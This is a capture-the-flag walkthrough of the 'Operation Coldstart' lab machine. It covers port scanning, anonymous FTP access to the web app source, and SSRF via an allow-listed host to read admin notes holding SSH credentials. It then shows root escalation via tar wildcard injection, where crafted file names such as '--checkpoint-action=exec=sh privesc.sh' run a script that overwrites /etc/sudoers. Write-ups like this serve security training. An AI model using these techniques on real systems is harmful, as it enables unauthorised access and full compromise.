

Operation Coldstart

Enumeration

Nmap Scan

SSH (22)

FTP (21)

HTTP (80)

Exploitation

Going root

Enumeration

Nmap Scan

```
{'21': 'ftp', '22': 'ssh', '80': 'http'}
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.133.254
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp      4096 May 09 23:14 p
ub
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubu
ntu Linux; protocol 2.0)
```

```

| ssh-hostkey:
|   256 81:01:af:7f:d1:59:f2:ec:fb:9c:79:93:46:d2:f1:76 (EC
DSA)
|_ 256 5a:39:39:69:cd:b2:f7:76:74:4c:2b:7b:96:0a:69:fc (ED
25519)
80/tcp open  http      Unicorn
|_http-server-header: gunicorn
|_http-title: URL Preview - Volt Labs
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: phone|general purpose
Running (JUST GUESSING): Linux 4.X|5.X|6.X (96%), Google An
droid 10.X|11.X|12.X (96%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:google:android:1
0 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:
linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:lin
ux:linux_kernel:5.4
Aggressive OS guesses: Android 10 - 12 (Linux 4.14 - 4.19)
(96%), Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4
- 5.15 (96%), Linux 5.14 - 6.8 (93%), Android 10 - 11 (Linu
x 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Android
9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux
2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ker
nel

```

- Anonymous login enabled for FTP. Login and check for the files.
- Check if password based authentication is enabled for SSH.
- Find domains and subdomains associated with the target

SSH (22)

```

└─$ ssh root@opcoldstart.thm
The authenticity of host 'opcoldstart.thm (10.48.178.142)'
can't be established.

```

```
ED25519 key fingerprint is: SHA256:IuwIkZhsztISZ0BCYiS4Hnjv
kw3ZsJWuRiPt2Mx0p0Q
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[finge
rprint])? yes
Warning: Permanently added 'opcoldstart.thm' (ED25519) to t
he list of known hosts.
(root@opcoldstart.thm) Password:
```

- Password based authentication is enabled. Password reusing need to be done.

FTP (21)

Logging anonymously.


```
└─$ ftp -a opcoldstart.thm
Connected to opcoldstart.thm.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||40094|)
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp      4096 May 09 23:14 .
drwxr-xr-x    3 ftp      ftp      4096 May 09 23:14 ..
drwxr-xr-x    2 ftp      ftp      4096 May 09 23:14 pub
ftp> cd pub
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||40082|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp      4096 May 09 23:14 .
drwxr-xr-x    3 ftp      ftp      4096 May 09 23:14 ..
-rw-r--r--    1 ftp      ftp      2446 May 09 23:14 bac
kup.tar.gz
```

Copying the backup file to my machine and extracting it to see the content.


```
└─$ tar -xsvf backup.tar.gz
voltlabs-preview/
voltlabs-preview/requirements.txt
voltlabs-preview/README.md
voltlabs-preview/app.py
```

Contains the source code of the webapp.

HTTP (80)



The homepage is a URL Preview Service.



Tried looking for `https://examples.com` but failed. The allowed list is mentioned in the source code.

```

1 from flask import Flask, request, abort
2 from urllib.parse import urlparse
3 import html
4 import requests
5
6 app = Flask(__name__)
7
8 # Only requests targeting an approved internal hostname are forwarded.
9 # Internal hostname resolves to 127.0.0.1 via /etc/hosts on this box.
10 ALLOWED_HOSTS = {"kestrel.thm"}
11

```

Previewing the allowed host, it give the HTML source code.

```

Preview of http://kestrel.thm

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>URL Preview - Volt Labs</title>
<style>
:root{--primary:#0d6efd;--bg:#f6f8fa;--card:#fff;--text:#212529;--muted:#6c757d;--border:#dee2e6}
*(box-sizing:border-box)
body{margin:0;font-family:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,"Helvetica Neue",Arial,sans-serif;font-size:16px;line-height:1.5;color:var(--text);background:var(--bg)}
a{color:var(--primary);text-decoration:none}
a:hover{text-decoration:underline}
.navbar{background:#212529;color:#fff;padding:.75rem 1.5rem;display:flex;align-items:center;justify-content:space-between;box-shadow:0 1px 3px rgba(0,0,0,.08)}
.navbar .brand{font-weight:600;font-size:1.125rem;letter-spacing:.2px}
.navbar .muted-light{color:#a5a6b3;font-size:.95rem}
.container{max-width:960px;margin:2rem auto;padding:0 1rem}
.card{background:var(--card);border:1px solid var(--border);border-radius:.5rem;padding:1.5rem;margin-bottom:1.25rem;box-shadow:0 1px 2px rgba(0,0,0,.04)}
h1{font-size:1.75rem;margin:0 0 .75rem}
h2{font-size:1.25rem;margin:1.25rem 0 .5rem}
.muted{color:var(--muted);font-size:.95rem}
.form-group{margin-bottom:1rem}
label{display:block;margin-bottom:.25rem;font-weight:500;font-size:.95rem}
.form-control{display:block;width:100%;padding:.5rem .75rem;font-size:1rem;line-

```

Found many things from the source code.

```

@app.route("/preview")
def preview():
    target = request.args.get("url", "")
    if not target:
        return page("Preview Error",
            '<div class="card"><p>Provide a <code>?url=</code> parameter.</p></div>', 400

    # VULN: hostname allow-list is the only check. No scheme check, no path check,
    # no localhost-rebind protection - the SSRF is still abusable, but only
    # against the allowed hostname.
    host = (urlparse(target).hostname or "").lower()
    if host not in ALLOWED_HOSTS:
        return page("Preview Blocked",
            '<div class="card"><p>Host not in the approved internal allow-list.</p></div>', 403

```

It mentions in the source code that SSRF is possible on kestrel.thm. So, I have to check that.

```

@app.route("/admin/")
@app.route("/admin/<path:p>")
def admin(p="index"):
    if not request.remote_addr.startswith("127."):
        abort(403)
    if p == "notes":
        with open("/opt/voltlabs-preview/admin_notes.txt") as f:
            return "<pre>" + f.read() + "</pre>"
    return "<pre>Volt Labs admin endpoint.</pre>"

```


The admin panel is accessible only if accessing from the internal network. Or else it throws 403 (Forbidden). But I guess this can be bypassed using HTTP Headers.

Exploitation


Adding a custom HTTP Header didn't work. Tried adding `X-Forwarded-For: 127.0.0.1`

the SSRF is still abusable, but only against the allowed hostname.

kestral.thm is the only allowed hostname. So I can try viewing the admin page from the preview page, triggering SSRF.



And it worked. So, I can view the notes page as well.



We have the SSH credentials.

Going root

```
webdev@coldstart:~$ sudo -l
webdev is not in sudoers file.
```

There are no files which have SUID bit set that can help in becoming root.

In the /var/backups directory, there is a uploads.tgz file.

```
webdev@coldstart:/var/backups$ ls -la
total 1180
drwxr-xr-x  2 root root  4096 May 25 09:03 .
drwxr-xr-x 13 root root  4096 Oct 22 2024 ..
...
-rw-r--r--  1 root root    45 May 25 09:59 uploads.tgz
```

There is usually no such file named in this directory. It could be that some command is being run to backup files and storing it here. Running pspy64 on the target machine.

```
2026/05/25 10:03:01 CMD: UID=0      PID=1985   | tar czf /va
r/backups/uploads.tgz *
```

```
webdev@coldstart:/tmp$ cat /etc/cron.d/voltlabs-backup
# Volt Labs staging backup - runs as root
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

* * * * * root cd /opt/backups && tar czf /var/backups/uploads.tgz *
```

tar wildcard exploitation.

```
--checkpoint[=NUMBER]  display progress messages every NUMBERth record
                        (default 10)
--checkpoint-action=ACTION  execute ACTION on each checkpoint
```

Creating files with the names `--checkpoint=1` and `--checkpoint-action=exec=<action>` in the `/opt/backups` directory.

The above two commands use the `exec` parameter of `checkpoint-action` to execute commands through the `tar` command.

```
webdev@coldstart:/opt/backups$ echo "" > '--checkpoint=1'
webdev@coldstart:/opt/backups$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
webdev@coldstart:/opt/backups$ cat privesc.sh
echo 'webdev ALL=(root) NOPASSWD: ALL' > /etc/sudoers
webdev@coldstart:/opt/backups$ sudo -l
User webdev may run the following commands on coldstart:
    (root) NOPASSWD: ALL
```

Previously, the user `webdev` was not in the `sudoers` file. Now, exploiting the tar wildcard, `webdev` is in the `sudoers` file.

```
webdev@coldstart:/opt/backups$ sudo su
root@coldstart:/opt/backups# id
uid=0(root) gid=0(root) groups=0(root)
root@coldstart:/opt/backups# whoami
root
root@coldstart:/opt/backups#
```